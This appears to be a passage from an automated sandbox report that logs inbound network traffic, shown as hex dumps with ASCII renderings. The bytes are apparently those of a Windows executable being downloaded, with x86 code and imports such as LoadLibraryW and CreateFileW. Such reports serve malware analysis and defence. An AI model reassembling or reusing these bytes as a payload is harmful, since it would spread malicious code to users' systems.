05 15 0b ff 1c 15 48 74 00 58 c0 5f e0 18 cc 30 8b ff 5f 8d 97 48 8b 38 40 Data Ascii: 0ELHH8HH$HHCHxHHHM,.(KWIDILHqM+HL` $LPPLB,HOsD$HH@@HH:@WI03H5D0H;HHtH$HHHHHHtX _0_H8@
2021-09-29 21:45:41 UTC	264	IN	Data Raw: 0d ec 9e 06 10 75 02 eb 34 8b 55 fc 8b 45 f4 0f af 04 95 e8 9e 06 10 89 45 f4 8b 4d f4 83 e9 5b 2b 4d 08 66 89 0d 5c 9e 06 10 0f b7 15 5c 9e 06 10 3b 15 f4 9e 06 10 75 02 eb 02 eb b0 a1 e4 9e 06 10 83 e8 5b 2b 05 e4 9e 06 10 a2 58 9e 06 10 68 f8 aa 06 10 68 80 06 00 00 ff 15 1c 10 04 10 89 45 f4 0f b7 0d 5c 9e 06 10 39 4d f4 72 34 0f b7 15 5c 9e 06 10 6b d2 1e 8b 45 08 2b c2 89 45 f4 8b 0d 18 9f 06 10 0f af 4d 08 89 0d 18 9f 06 10 0f b7 15 5c 9e 06 10 6b d2 1e 8b 45 08 2b c2 89 45 f4 ff 35 8c 95 07 10 0f b6 0d 58 9e 06 10 8b 15 e4 9e 06 10 2b d1 03 15 e4 9e 06 10 88 15 58 9e 06 10 0f b7 05 5c 9e 06 10 8b 4d 08 8d 54 08 08 89 55 f4 5e 81 e9 d7 03 00 00 ff e6 c7 45 fc 22 00 00 00 eb 09 8b 45 fc 83 e8 02 89 45 fc 83 7d fc 03 7e 52 8b 4d 08 3b 0d 08 9f 06 10 Data Ascii: u4UEEM[+Mf\\;u[+XhhE\9Mr4\kE+EM\kE+E5X+X\MTU^E"EE}~RM;

Timestamp	kBytes transferred	Direction	Data
2021-09-29 21:45:41 UTC	272	IN	Data Raw: 29 2a 2b 2c 2d 2e 2f 30 31 32 33 34 35 36 37 38 39 3a 3b 3c 3d 3e 3f 40 61 62 63 64 65 66 67 68 69 6a 6b 6c 6d 6e 6f 70 71 72 73 74 75 76 77 78 79 7a 5b 5c 5d 5e 5f 60 61 62 63 64 65 66 67 68 69 6a 6b 6c 6d 6e 6f 70 71 72 73 74 75 76 77 78 79 7a 7b 7c 7d 7e 7f 80 81 82 83 84 85 86 87 88 89 8a 8b 8c 8d 8e 8f 90 91 92 93 94 95 96 97 98 99 9a 9b 9c 9d 9e 9f a0 a1 a2 a3 a4 a5 a6 a7 a8 a9 aa ab ac ad ae af b0 b1 b2 b3 b4 b5 b6 b7 b8 b9 ba bb bc bd be bf c0 c1 c2 c3 c4 c5 c6 c7 c8 c9 ca cb cc cd ce cf d0 d1 d2 d3 d4 d5 d6 d7 d8 d9 da db dc dd de df e0 e1 e2 e3 e4 e5 e6 e7 e8 e9 ea eb ec ed ee ef f0 f1 f2 f3 f4 f5 f6 f7 f8 f9 fa fb fc fd fe ff 80 81 82 83 84 85 86 87 88 89 8a 8b 8c 8d 8e 8f 90 91 92 93 94 95 96 97 98 99 9a 9b 9c 9d 9e 9f a0 a1 a2 a3 a4 a5 a6 a7 Data Ascii:)*+,-./0123456789:;<=>?@abcdefghijklmnopqrstuvwxyz[\]^_`abcdefghijklmnopqrstuvwxyz{|}~
2021-09-29 21:45:41 UTC	280	IN	Data Raw: 61 c4 eb 59 34 fb 3c 37 2b 6b 4f 29 06 1a 21 21 8d a8 b3 4f e1 62 38 7b 00 00 00 00 00 00 20 20 a9 b8 a3 c9 db 1b 1b 00 00 16 16 00 00 00 00 00 00 00 00 00 ff c1 ff 08 7b de 9f ce 85 3a d9 71 c2 22 da b8 83 30 53 ae ff 00 00 20 20 00 00 00 00 00 00 00 00 00 00 00 00 00 00 1a d7 67 44 df b7 7a 7d 65 f4 0b a1 ff ff 00 00 ff 5f cc 82 31 e7 21 a6 b4 7d d2 8c 90 d3 79 da e6 82 8e 99 ff ff ff 00 00 1a 1a ff 35 f2 11 15 02 1b ff 00 00 00 00 00 00 7d ba 84 32 ec e0 ff 18 5c 63 2f 2a 53 de ff ff ff 00 00 1b 1b 00 00 17 17 ff ff e9 82 3f ee 91 0a 41 1c 1c 20 2a 03 92 64 19 46 19 e5 93 12 4c 20 00 00 00 00 1e 1e 20 c9 fd a9 d5 76 f4 f4 20 00 00 00 00 20 20 00 00 00 00 20 20 1a 1a 4c 4c 04 cc da 7f f4 ce 97 9b 33 22 ad bd ff ff 00 00 00 00 ff ff 00 00 00 00 00 00 00 00 Data Ascii: aY4<7+kO)!!Ob8{ {:q"0S gDz}e_1!}y5}2\c/*S?A *dFL v LL3"
2021-09-29 21:45:41 UTC	288	IN	Data Raw: ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff cd f3 fd ff 8a e3 fb ff 3b d1 f9 ff 8b e3 fb ff d0 f4 fd ff ff ff ff ff ff ff ff ff e9 fa fe ff 69 db fa ff 71 dd fa ff dd f7 fe ff ff ff ff ff ff ff ff ff d8 f5 fd ff 8c e4 fb ff 3d d1 f9 ff 87 e2 fb ff c5 f1 fd ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff Data Ascii: ;iq=
2021-09-29 21:45:41 UTC	296	IN	Data Raw: 00 1b 1b 00 00 00 00 00 00 00 00 00 00 00 f8 55 ca 51 dc 00 1c 1c 1d 1d 68 05 c0 01 da 9e aa 06 50 87 1a f8 45 6d 88 55 24 86 32 20 20 18 18 00 00 ff ff 85 fd 03 93 4d c2 1e c6 d6 df 48 0c 00 00 ff ff 18 18 ff 8e df 09 93 2c 7a 07 10 14 6d ff db 3c 3a ef 4a f9 74 53 ff 00 00 00 00 1b 1b 00 00 16 16 00 04 ad d8 db 7a 4a 00 1e 1e d7 4d 5f 59 a5 17 12 2f 86 64 3d 6d e5 57 a2 ff ff 00 00 ff ff 00 00 81 4d c4 6d 4c e3 61 ff ff 00 00 ff ff 00 00 1a 1a 1a 1a 00 00 00 85 46 67 6c c8 1c 72 dd 46 44 7a 00 00 00 00 00 00 00 00 18 18 00 00 ff ff 20 20 ff ff 00 00 62 90 fe 98 fa ec b5 ff ff ff ff 00 b4 80 41 53 dd 35 7a 48 8d f1 f8 d6 59 a6 00 21 21 00 00 ff ff 00 3b 63 7b 7a 70 86 c4 b8 00 00 00 1a 1a 00 00 38 06 62 29 33 1a 1a 00 00 00 00 00 00 21 21 18 18 18 49 e5 a5 Data Ascii: UQhPEmU$2 MH,zm<:JtSzJM_Y/d=mWMmLaFglrFDz bAS5zHY!!;c{zp8b)3!!I
2021-09-29 21:45:41 UTC	304	IN	Data Raw: ff ff 00 00 18 18 19 19 00 00 00 00 00 20 8b 48 1f 6c 5f 05 20 00 00 00 00 00 4e b0 0e f0 2c db 85 f0 c5 c6 4c 42 62 30 95 00 00 19 19 00 00 00 00 3a 39 90 e5 94 05 cb 00 00 20 20 00 00 18 b6 55 0d d4 68 4e 75 0e ef c5 0f 18 00 00 00 00 00 00 ff ff 00 00 00 24 64 39 0e a4 b8 0f 00 ff ff d0 ce 10 89 59 a7 59 df 59 50 39 68 70 8e 00 00 ff ff 20 20 00 00 b2 3b 4e 7b d6 09 37 29 00 00 00 00 00 00 1e 1e 00 00 00 00 00 00 00 49 fa cf 89 97 00 ff ff 00 00 00 00 00 00 00 00 ff ff ff ff 21 21 00 00 0e 55 4e 99 ff 21 70 61 27 67 c1 fd 92 92 ae 74 06 80 c1 20 20 20 20 00 c0 50 b9 a3 bd 76 51 16 9d ff 4d 4a 00 16 16 00 00 1e 1e fe 75 30 49 a3 c6 a3 b7 d3 51 23 dd e4 bd 94 15 67 0c f9 46 fe 00 00 16 16 16 16 99 b5 3b 49 58 39 00 00 18 18 00 00 00 00 00 00 00 00 d6 af 3b 20 Data Ascii: Hl_ N,LBb0:9 UhNu$d9YYYP9hp ;N{7)I!!UN!pa'gt PvQMJu0IQ#gF;IX9;
2021-09-29 21:45:41 UTC	312	IN	Data Raw: f8 00 fe 00 d6 00 fe 00 d6 00 ff 20 00 00 fe 00 fe 00 ff 00 fd 4c 00 d6 65 00 d6 00 00 ff ff 00 33 00 fe 00 00 00 ff ff f8 fd ff 00 fe fe ff ff ff ff 00 fe fe fe ff 32 d5 0b fe fe 00 00 2f ff ff fe ff ff 00 fe ff ff ff 32 d5 00 00 00 fe ff 75 fb 00 ff fe 01 fe 00 68 d0 00 00 fe 00 32 44 00 fe 00 ff fe 00 00 ff 3e ff 00 fe 33 ff fe ff 00 65 ff ff fe fe ff fe fe ff 32 fe ff ff 00 fc fe 00 00 00 00 00 00 fe 7d 00 ff 00 fe fb 7f 00 00 00 00 98 ff ff fe fe fe ff 00 00 00 ff fe 00 00 3a fe 00 ff 32 fe 00 fe ff fe ff 00 32 00 d3 ff fe ff ff 33 0d ff ff ff 00 d5 33 00 00 dd d6 33 00 00 ff 00 d6 cf fe 00 00 fe 66 d5 00 ff 00 32 e0 33 00 00 00 00 d5 fe ff fe f8 00 ff 00 ff 00 00 65 ff ff 00 23 fa f9 ff 00 ff 00 00 00 1f ff 00 ff 33 ff 00 65 00 d5 00 fe fe 00 02 Data Ascii: Le32/2uh2D>3e2}:22333f23e#3e
2021-09-29 21:45:41 UTC	320	IN	Data Raw: ba 85 17 00 00 00 21 21 00 00 ff ff 00 00 00 00 00 00 ff ff 00 00 e7 88 76 ef 02 ab a4 0b 1b fe f1 00 00 16 16 21 c6 be f3 86 e6 0e 8e 21 00 00 ff ff 21 21 00 4b dc 99 8a 1f 35 51 99 f9 a3 af c1 d5 ae 00 00 00 ff ff 00 00 4d d7 52 f0 16 bb 98 a1 1f 1f 16 16 ff ff 00 00 1d 1d 00 00 43 03 5f 4a 99 20 20 1a a9 c2 5c 2e 88 54 bb 1f a3 73 77 b1 16 43 8c 78 7e 5b 2a 1a ff ff 00 00 21 21 ff ca 6a 40 f5 ef a4 5c 43 f5 ac 41 ae ff 00 00 00 00 ff ff 00 00 00 00 ff ff 00 00 8d 25 fe 33 e5 aa 35 48 11 ce 09 9f 71 74 db 2b 6b 77 0d 00 00 1b 1b ff ff 00 00 00 00 00 00 00 00 1e 1e 00 00 00 57 a8 b1 41 24 98 00 00 00 00 00 e8 8e ee a9 58 83 93 c1 96 d5 45 a8 53 0d 35 1c 1c 1c 1c 1e 1e 00 00 4e 82 45 4d d0 55 68 00 00 1e 1e 00 00 18 bb 88 f2 51 db 49 e3 0b 91 da 0d 18 00 Data Ascii: !!v!!!!K5QMRC_J \.TswCx~[*!!j@\CA%35Hqt+kwWA$XES5NEMUhQI
2021-09-29 21:45:41 UTC	328	IN	Data Raw: a8 d5 8e 4a 10 5b 49 ff 00 00 ff ff 00 00 00 53 9b 02 cb d3 00 16 16 00 00 00 00 18 18 ff ff 00 00 00 00 9c 4e 78 5e c7 9c ae 53 c8 0f 92 57 63 5c f6 21 e1 24 09 00 00 00 00 00 00 00 00 00 1b 1b ff ff ff ff 1d 1d 00 00 00 a3 ec c4 84 07 a9 24 b8 7c 05 e2 47 00 21 21 16 16 a5 a8 a4 7b db 61 b6 0c 52 49 d1 b0 ec 90 ea 0e 75 68 80 ff ff 1a 1a 00 00 00 00 60 c0 df 73 ef 60 20 20 00 00 1f 1f 00 2c 48 56 e2 4a 95 f4 d8 55 83 0a bc 94 3c 50 00 00 00 1b 1b 00 00 00 00 ff ff 18 03 f5 d4 71 b7 d1 85 18 00 00 22 2d 93 94 ec 0a ed c2 61 85 01 18 18 1d 1d 00 00 ff ff d1 2f ff 5d ac 56 5d 00 00 00 00 00 00 ff ff 00 00 20 20 00 00 00 fd a9 5d 00 11 49 5c 05 cf b2 8c 5f 4c 65 00 00 00 16 16 ff ff 00 00 00 00 00 00 00 00 1e 1e 00 00 07 eb fc ab 58 10 a0 36 00 00 1b 1b 00 1a Data Ascii: J[ISNx^SWc\!$$|G!!{aRIuh`s` ,HVJU<Pq"-a/]V]]I_LeX6
2021-09-29 21:45:41 UTC	336	IN	Data Raw: 00 00 00 00 00 00 00 ff ff 00 00 1e 1e ff 38 fd 18 3b c3 bf dd ff 00 00 ff ff d2 b4 93 45 48 c7 d8 d4 be 3b 4f 00 00 1c 1c 21 21 00 00 83 b6 87 c8 6b 8b e2 00 00 00 00 00 00 00 00 28 b1 4b af aa b3 5a 90 d1 03 29 5a 4f 35 00 ff ff 00 00 00 00 1c 1c 16 16 ff bd 0f d9 11 3a c9 a5 d0 ff 20 20 42 91 72 34 d0 00 00 00 00 1a 1a 00 00 dc 3a 6e e0 78 c4 28 7c e2 aa 9a aa 02 24 3d 1b fd 55 1a 18 18 fe fe 00 00 00 00 00 00 00 00 00 00 00 ff 7d ef 80 3b c6 98 94 12 52 ff 47 1b ff 00 00 00 00 00 00 20 20 00 00 00 00 00 00 ff ff 18 18 c3 6c 83 04 a9 3e 40 55 ce c8 45 59 7f dc bc d3 fc ad 95 1c 1c 00 00 00 c7 1b e9 6b ed 64 00 00 00 19 19 21 21 00 dc a5 a4 de 35 95 9d 79 55 b3 5f 71 1b ca f3 00 00 00 00 00 00 00 86 2e dc 88 91 24 8e 00 00 00 00 ff ff 00 00 ff ff ff ff d4 1b Data Ascii: 8;EH;O!!k(KZ)ZO5: Br4:nx(|$=U};RG l>@UEYkd!!5yU_q.$
2021-09-29 21:45:41 UTC	344	IN	Data Raw: ff 00 00 ff ff 68 1f 0d fc 4d 28 05 6b 7d 4b 7e 16 51 73 9a 1b 1b ff 18 74 21 c1 49 7d 13 ff 21 21 19 19 19 19 00 35 24 d6 87 7d 61 74 4c af 92 72 00 00 00 00 00 1e 1e ff ff 00 00 20 20 00 00 c9 17 5a 5f 1a 99 b4 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 16 16 21 cd f8 d1 10 b2 5c 1f 2e 3d ae b1 5c 03 4c 21 18 18 00 00 07 f5 fd 8e 09 1c cf a4 00 00 16 16 00 00 00 00 e3 da b3 0a 83 00 00 00 00 1e 1e ff 44 60 76 fb 79 d9 4a 61 ad 33 db 42 1a b4 ed 9e 51 4f 3f ff ff ff 00 00 1b 1b 00 00 1b 1b 16 d3 48 32 78 79 03 40 96 39 c2 57 f5 16 00 00 55 07 ee 88 15 8f 5c 33 04 52 00 62 f5 0b 7d b9 ec 9d 35 00 00 21 21 1e 1e 00 00 cf e0 36 5a d6 74 ff ff 17 17 00 00 00 00 00 00 1e 1e 21 21 00 3a 5c 17 03 68 4c 75 f3 3c 94 c6 d1 4c 2b f2 00 20 20 20 1a 1a 00 00 00 00 Data Ascii: hM(k}K~Qst!I}!!5$}atLr Z_!\.=\L!D`vyJa3BQO?H2xy@9WU\3Rb}5!!6Zt!!:\hLu<L+
2021-09-29 21:45:41 UTC	352	IN	Data Raw: 19 ff 01 76 fe ff 65 00 ff 32 00 48 fe fe f5 00 fe 00 ff ff ff fe ff 00 ff 00 fe 33 c9 fe fe fe fe 66 00 00 ff d5 cd e2 00 fe fe 33 ff fe fe 3d 57 fe ff cf 00 ff ea 00 00 fe ff 00 00 fb 00 65 ff fe f8 ff fe ff fe ff 00 c7 00 00 ff f5 00 fe ff fe 00 fe 00 ff 00 00 00 66 00 00 3e d1 fe ff fe fe fe 00 00 fe 00 fe ff fe 00 00 e2 ff 00 65 ff 00 49 00 32 ff fe 00 00 00 fe 65 ff f1 ff 00 00 00 ff ff 51 fe 33 00 fe ff 00 00 00 7d 47 33 4e f6 6b 00 16 16 00 00 00 00 00 00 ff ff 00 00 00 00 00 00 00 00 00 54 6d a9 74 ea c3 86 83 c6 16 79 5e 25 3f c2 16 16 00 00 20 c7 7d e7 fb af 60 8d 20 16 16 00 00 00 00 00 ff 63 c9 48 17 eb bc 00 d4 f6 50 dd ff 00 00 ff ff 20 20 28 df 91 9e ab e2 92 ff ff ff ff 00 00 00 00 ff ff 00 00 5e 8e e7 c8 f0 46 68 86 8a d8 60 b4 36 7b 00 00 00 Data Ascii: ve2H3f3=Wef>eI2eQ3}G3NkTmty^%? }` cHP  (^Fh`6{

<table>
<thead>
<tr><th>Timestamp</th><th>kBytes transferred</th><th>Direction</th><th>Data</th></tr>
</thead>
<tbody>
<tr><td>2021-09-29 21:45:41 UTC</td><td>360</td><td>IN</td><td>Data Raw: ff 00 ff fe 00 ff fe 82 00 fe ff fe fe ff a9 fe ff d5 fe ff fe eb a5 c0 fe 00 ff fe 00 ff d5 ff 00 e6 60 00 00 ff ff fe fe fb 33 f
f cf fe ff 00 00 fe ff 00 00 66 00 00 fb 00 00 00 ff fe fe fe ff 38 00 00 ff ff 0f dc fb 00 ff d6 ff f6 ff fe fe fe 00 fb 00 fe ff d5 00 00
00 fe 00 00 00 fe fe f1 ff ff fe fe ff 00 e8 ff 33 00 93 fe 00 00 ff 00 ff ff d6 fd 00 fe 6f fe fe 00 00 66 ff 33 fe ef fe ff 65 00 ff fe
00 6b 00 ff ff fa ff ff 00 00 00 f9 00 00 fe fe ff fe 00 66 00 00 00 f8 fe fe 66 fe fe 33 00 65 10 00 32 fe 00 00 00 00 00 00 ff 00
ff fe 00 d1 00 00 33 00 fe fe d6 fe fe ff 00 fe ff fe d6 00 fe 00 65 65 51 ff 00 00 ff fe 00 ff 00 ff 00 00 00 00 00 cd 00 ff 8c fe
07 00 cf 00 ff 00 00 00 00 ff d4 00 ff ff 65 00 c8 33 33 fe 00 33 ff fe fe 00 00 fe fe fe ff
Data Ascii: `3f83of3ekff3e23eeQe333</td></tr>
<tr><td>2021-09-29 21:45:41 UTC</td><td>368</td><td>IN</td><td>Data Raw: cf 7e 59 2a a7 00 00 00 00 00 00 20 20 00 00 ff ff 1c 1c 00 1d be 91 40 2e 16 00 16 16 00 00 00 00 00 00 00 00
00 00 18 18 1a 1a ff ff e3 63 57 4f a3 a1 41 ce 8b 88 05 c8 25 e4 32 00 00 18 18 21 86 e6 6d 59 52 45 74 21 20 20 00 00
1e 1e ff c0 94 58 90 d6 58 f3 a8 43 d4 c9 ff 00 00 00 00 ff ff df c5 97 ac a8 58 a4 1a 1a 00 00 16 16 ff ff 00 00 00 00 e8 42
de d4 23 c6 15 ff 69 5d 45 2d 90 52 1d 1d 00 10 63 40 ab c0 46 7c 7c 00 ff ff 16 16 00 00 00 fc 48 4d 67 4d 00 1f 1f 00 00
00 00 20 20 00 00 16 16 00 00 1c bb f1 b2 c5 1c ca 99 ad 15 fd 01 f1 a7 69 b9 75 60 d7 00 00 ff ff ff ff 1b 1b 1c 1c 00 00
00 00 ff ff 00 00 00 6c 95 50 bb d7 3b 62 87 91 87 9e 92 00 00 00 1c 1c be 92 c4 e9 b8 31 42 2d 13 27 b8 7c 49 6a c7 1f
f7 06 b3 21 21 ff ff 00 00 00 00 61 c3 68
Data Ascii: ~Y* @.cWOA%2!mYREt! XXCXB#i]E-Rc@F||HMgM iu`lP;b1B-'|Ij!!ah</td></tr>
<tr><td>2021-09-29 21:45:41 UTC</td><td>376</td><td>IN</td><td>Data Raw: 33 d5 00 1a 00 fb 66 00 e0 fe 33 cf 00 ff ff 33 ff 54 ff 00 fe 00 f1 ff ff fe ff 32 32 a0 ff d1 fe 00 33 00 2c 00 ff fe ff
fe 00 00 ff b9 67 ff 00 00 00 f7 00 00 ff ff aa ff ff d4 cb fe 00 00 ff fe ff 00 24 ff ff fe ff 00 00 32 00 00 00 ff 00 00 32 00 d5 00
96 ff fe 00 ff 00 fb de ff 00 33 00 ff ae ff d2 00 fe ff ff 00 03 ff fe fe ff fe fe fe 9c d6 d8 00 fe d6 00 13 fe ff 04 00 33 fe 00 ff 00
3b 32 fe fe 00 ff 9f 00 00 33 00 00 f1 ff ff 00 fe fe fe fe 00 f9 d5 ff ff fe 00 ff fe cc ff fe 65 f8 00 ff ff ff ff 00 f9 fe fe e1 ff 00 33
00 e1 00 fe ef 33 00 00 33 00 ff 32 ed ff fe ff 00 ff 00 fe fe ff 00 00 00 00 33 fe ff fe 32 df ff ff 00 32 00 ff 00 00 00 00 fe 00 ff
aa 00 66 ff ff fc cf 00 00 ff 00 dd fe ff 00 00 fe 32 32 00 d6 ff fe ff ff ff 00 00 ff fe 33
Data Ascii: 3f33T223,g$2233;23e3332322f223</td></tr>
<tr><td>2021-09-29 21:45:41 UTC</td><td>384</td><td>IN</td><td>Data Raw: 27 ff 00 00 00 ff 00 00 ff 00 e8 e6 00 02 fe ff fe 00 00 00 ff 00 00 00 00 d6 fe 00 66 00 fe fe fe 5d ff 33 33 ff ff fe
33 0c 00 00 ff 00 ff fe e0 d6 2e 33 ff 00 52 fe 01 ff fe 04 00 fe 6b ff ff ff d5 00 00 e7 ff fe e6 00 00 ff ff ff b8 ff ff 00 80 fe fe 00
d6 ff 0f 00 fa ff 00 00 00 ff ff ff 32 ff 00 fe fe d6 ff fe 00 fe 3b 00 ff d6 fe 33 fe ff fe ff 00 ff fe 00 ff ff 65 fe 00 00 00 00 00 ff ff c
f cb 90 fe 2c 00 66 fe 20 66 00 cd ff 00 fe 00 00 0b fe 00 fd 80 fe 3a fe f8 ef ff ff 65 ca ff ff 5d c5 65 00 00 ff 00 ff 66 00 ff 66
47 fe fe 00 ea bb 3f fe ff ff dc 00 00 ff 33 ff 02 33 8e 00 fe ff d6 00 e3 00 21 fe c5 fe ff 33 00 00 00 d6 fb e1 00 00 00 00 66
01 ff ff ff fe 00 00 33 fe fe fe fe ff 00 00 f7 00 fe 00 ff 00 ff ff fe 5f 88 00 fe 00 00 00 fe 00 ff
Data Ascii: 'f]333.3Rk2;3e,f f:e]effG?33!3f3_</td></tr>
<tr><td>2021-09-29 21:45:41 UTC</td><td>392</td><td>IN</td><td>Data Raw: fe 00 ff 0d ff fe 00 ff d6 fe ff 23 af 00 fe 00 ff 3f 00 f7 ff ff ff 00 fe de 00 00 00 83 fe 00 33 fb 00 32 00 ff 00 fc 32
00 00 ff ff 00 00 00 ff 00 00 00 e5 00 32 cd ff ff 00 ff fe 00 cf fe fe 00 11 00 00 fe ff 00 ff ff 35 ff 01 fe 01 00 00 ff 05 33 74 00
ff fe ff fe cf ff 00 fe 00 fe ff ff 00 00 ff ff 00 88 ff 00 00 00 fe 03 00 fe 33 d6 00 fe 66 00 ff 00 00 eb 00 00 65 ff 05 fe 39 00 60
ff ff fe 00 00 d6 00 00 ff fe d5 ff 00 46 ff ff 00 00 d7 ff ff 3f 00 00 c2 fe 32 00 ff ff fe fe c7 ff e6 00 ff ff ff ff 1e 00 06 ff 6a ff ff
60 bf ff fe 00 fe fe fe 00 00 00 fe ff 00 ff 00 d6 66 92 00 ff 0c fe ff ff ff 00 ff ff 33 fd fe d5 d7 fe d8 17 fe 00 ff e3 ff 00 d7 ff 00 ff
e2 ee fe fe fb 00 00 00 ff 00 e0 ff fe fe fc fe ff ff fe a3 32 66 00 00 00 ff fe fd 02 fe
Data Ascii: #?322253t3fe9`F?2j`f32f</td></tr>
<tr><td>2021-09-29 21:45:41 UTC</td><td>400</td><td>IN</td><td>Data Raw: f6 bf ff ff fe fe ff fe ff 00 00 00 fe 00 00 00 00 ff fe ff 00 00 ff ff ff fe ff fe 00 00 00 ff 00 00 00 00 00 66 fe ff 00 39
00 ff 00 ff ff fe ff 00 00 00 fe 00 ff 00 00 00 00 00 ff 00 5f fe fe ff fe c4 f1 f3 00 00 00 00 00 fe 66 fe 00 00 fe 00 3f ff ff 66 fe
00 00 fe ff ff ff 66 00 ff ec ff fe b2 d5 79 02 80 00 ff 33 fe fe 00 00 fe 33 00 eb ff 32 ff 00 00 00 fe 66 33 ff fa f8 fe 00 00 65 ff
ff fe 00 ff 00 ff 63 a4 fe 00 00 00 d6 ff 33 33 fe ea ea 00 00 32 00 00 00 00 e5 00 00 fe ff 00 00 ff fe fe fe 65 fe fe 00 33 00
46 49 fe fe 3f 1b fe ff d6 00 ff ff 00 ff ff 00 00 00 fe 00 fe ff 00 00 ff fe ff ff fc fe ff 00 00 00 ff e5 fe 3f 66 00 32 fe c2 ff ff fe 00
61 00 00 00 fe 00 fe 00 00 d5 ff ff fe ff 00 00 fe ff 00 33 00 00 d1 ff 08 00 00 00 fe fe 00 00 fe
Data Ascii: f9_f?ffy332f3ec332e3FI??f2a3</td></tr>
<tr><td>2021-09-29 21:45:41 UTC</td><td>408</td><td>IN</td><td>Data Raw: 00 ff 00 00 ff d6 00 f9 6c fe 66 ff 00 fe 00 00 00 fe d6 ff aa ff fe 00 66 d5 00 00 00 00 00 00 00 ff ff fe ff 00 fe ff 33
fe fe fb ff d5 00 00 ff 00 ff ff ff 65 ff 00 00 00 ff fe 00 00 00 00 fe ff 33 fe 33 00 00 00 fe ff ff ff fe 65 ff 32 66 fe ff 00 fe e1 fe fe
00 65 fe 00 ff 00 00 fe ff 00 00 ff fe 32 fe ff 62 66 fe 2f fe 65 65 00 00 33 ff ff 33 fd 00 fe 33 00 fe ff ff 00 ff 67 ff fe 16 ff ff 66
fe ff d5 fe 00 33 ff ff 00 fe 00 00 fe 32 ca fe 00 66 65 00 00 fe 00 00 00 ff 00 65 ff 00 00 31 ff 00 00 fe e4 00 ff 00 c6 ff ff ff 00
c0 87 fe 00 ff 00 00 00 38 fe 00 ff 00 fe 00 fe 00 8c e9 00 00 00 00 d3 00 fe 00 00 ff 00 ff 00 fe 00 00 ff 00 65 66 66 00 ff 00
59 fe 0c fe 65 fe ff cf ff b2 2a fe 00 fd 4b 00 fe ff ff 00 ff 00 cd ff 64 7e fe bc 32 fe 00 ff ff
Data Ascii: lff3e33e2fe2bf/ee333gf32fee18effYe*Kd~2</td></tr>
<tr><td>2021-09-29 21:45:41 UTC</td><td>416</td><td>IN</td><td>Data Raw: ff 00 00 00 00 00 ff 33 00 32 d6 00 65 fe ff 33 9c d5 66 00 ff ae ff 65 ce 32 00 ff ff fe ff d5 00 32 00 ff 00 ff fd ff 00
ff ff ff d6 00 00 fe 33 00 00 65 fd fe 00 ff 00 fb fe fe ff 00 00 f8 fe 00 fe ff 00 fe 00 00 fe d5 00 00 ff 00 d5 d5 d3 ff 00 66 00 ff
fe 00 ff ff 00 00 00 fc 00 00 fc 6a 65 7a 00 b4 e0 ff 66 fe fe ff 32 00 fe 00 fe 00 00 ff ff ff 19 fe 00 ff 00 06 ff ff 00 fc ff 00 00
d6 00 fe 00 fd 00 00 00 00 fe 00 fe fe 00 00 ff dc 00 d6 fe 32 00 ff 00 00 ff 00 00 1a c0 fe 00 00 fe ff ff 9c fb 20 ff 00 fe d6 00
00 d8 ff 00 00 00 00 ff fe ff 00 00 00 00 ff fe fe ef 00 00 ff d5 65 fe ec ff b7 24 bb 00 fe 8d 7d 00 33 ff c4 79 fe 00 ff ff fe 46 ff
ff 00 87 fe fe ff ff fe 00 ff 00 00 fe 66 ff 00 00 d6 fe fb 00 00 c7 be fe fe ff 00 06 ff fe 00 00 fe fe
Data Ascii: 32e3fe223efjezf22 e$}3yFf</td></tr>
<tr><td>2021-09-29 21:45:41 UTC</td><td>424</td><td>IN</td><td>Data Raw: 82 06 00 ea 82 06 00 fa 82 06 00 10 83 06 00 1c 83 06 00 26 83 06 00 32 83 06 00 40 83 06 00 4e 83 06 00 58
83 06 00 68 83 06 00 78 83 06 00 8e 83 06 00 a4 83 06 00 b4 83 06 00 c6 83 06 00 d4 83 06 00 e6 83 06 00 00 84 06 00
18 84 06 00 32 84 06 00 4c 84 06 00 66 84 06 00 76 84 06 00 8c 84 06 00 a6 84 06 00 b2 84 06 00 c4 84 06 00 d6 84 06
00 00 00 00 00 d6 80 06 00 c6 80 06 00 b8 80 06 00 00 00 00 00 8e 80 06 00 00 00 00 00 cb 02 48 65 61 70 41 6c 6c 6f 6
3 00 c0 01 47 65 74 43 75 72 72 65 6e 74 50 72 6f 63 65 73 73 00 cf 02 48 65 61 70 46 72 65 65 00 00 3f 03 4c 6f 61 64 4
c 69 62 72 61 72 79 57 00 00 b2 04 53 6c 65 65 70 00 14 02 47 65 74 4d 6f 64 75 6c 65 46 69 6c 65 4e 61 6d 65 57 00 00
8f 00 43 72 65 61 74 65 46 69 6c 65 57 00 85 02 47 65 74 54 65 6d
Data Ascii: &2@NXhx2LfvHeapAllocGetCurrentProcessHeapFree?LoadLibraryWSleepGetModuleFileNameWCreateF
ileWGetTem</td></tr>
<tr><td>2021-09-29 21:45:41 UTC</td><td>432</td><td>IN</td><td>Data Raw: 00 00 00 e0 00 00 00 28 00 00 00 a3 00 00 00 f3 00 00 00 16 00 00 00 eb 00 00 00 d9 00 00 00 c7 00 00 00 47
00 00 00 16 00 00 00 20 00 00 00 07 0e 08 05 13 0c 13 06 0f 07 0b 00 0c 03 08 0f 13 05 08 07 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
Data Ascii: (G</td></tr>
